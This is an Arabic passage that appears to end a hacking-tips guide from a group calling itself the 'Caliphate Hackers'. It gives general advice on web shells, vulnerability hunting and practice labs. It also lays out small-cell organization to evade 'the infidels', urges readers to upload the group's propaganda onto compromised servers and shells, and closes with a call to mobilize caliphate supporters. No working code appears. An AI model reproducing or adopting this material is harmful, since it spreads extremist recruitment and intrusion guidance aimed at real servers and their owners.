–أبحث دائما بالأنجليزية أولا . أذا واجهت مشكلة أدخل للمنتديات الغربية و أطرح سؤالك .. لا عربية في طلب علم القرصنة للأسف

–لا تصدق السرفرات أن أظهرت لك أن المجلد غير موجود مثلا ..بل جرب الدخول للملف أولا فكثيرها كاذبة

–الشلات أغلبها متشابهة فلا تستعمل أكثر من خمسة شلات

–أستغلال الثغرات بلينكس أكثر سهولة

–لا تكثر من تثبيت التوزيعات بحاسوبك

–لا تخف تجريب الجديد بل أبدء بتجريب كل أنواع الثغرات و السكربتات

–أخطئ من بدء البرمجة بالدورات . . بل التجريب و تعديل السكربتات أفضل طريقة
–تجدون كتب أحترافية تشرح ثغرات XSS و SQL و كتب أختبار المواقع بطريقة أحترافية بالمرفقات
– BTS PenTesting Lab هي عبارة عن منصة مصابة بمختلف الثغرات تركبها بالسرفر الشخصي و تحاول التدرب من خلالها (تجدها بالمرفقات أما حلول التحديات فهي متوفرة بالنت)

الجانب التنظيمي :

–دائما سمعت بعض قراصنة الخلافة يطالبون كل الهكرز بالتوحد تحت راية فريق واحد , هذا خطئ . الراية الواحدة على الأرض لا على العالم الرقمي فهذا يعطي الكفار ما يستهدفونه .. و أفضل طريقة هي فرق لا تزيد عن سبعة أفراد تتنافس فيما بينها . .
–طوال فترة بقائك أمام الحاسوب أحترس ثم أحترس من الكسل فقد تجد كل اليوم مر بين الفايسبوك و اليوتيوب و هذه مشكلة شهيرة لدى كثير من القراصنة حلها بسيط . فترة راحة من كل ساعتين (صلاة بالمسجد . رياضة مثلاا...) مع الحرص على قارورة ماء دائما معك
–أستغل وقت الأنتظار في كل مفيد (تحميل . رفع)
–ساعد أخوانك برفع الأصدارات على الشلات و السرفرات فهي صعبة الحذف

و أنت
متى تنفر ؟



ختاما

أي سؤال أو طلب نعرض عليكم هاشتاغ

#قراصنة_الخلافة #Khilafah_Hackers

كما نحث كل أنصار الخلافة و من لهم و
لو معلومة صغيرة بالمعلوماتيات بالرد على
أخوانهم بالهاشتاغ . أرجوا أن تكونوا أستفدتم
و أتمنى أن تفيدوا غيركم أي خطئ فمن نفسي و
من الشيطان نستودعكم الله و ملتقانا
بعمل أخر بأذن الله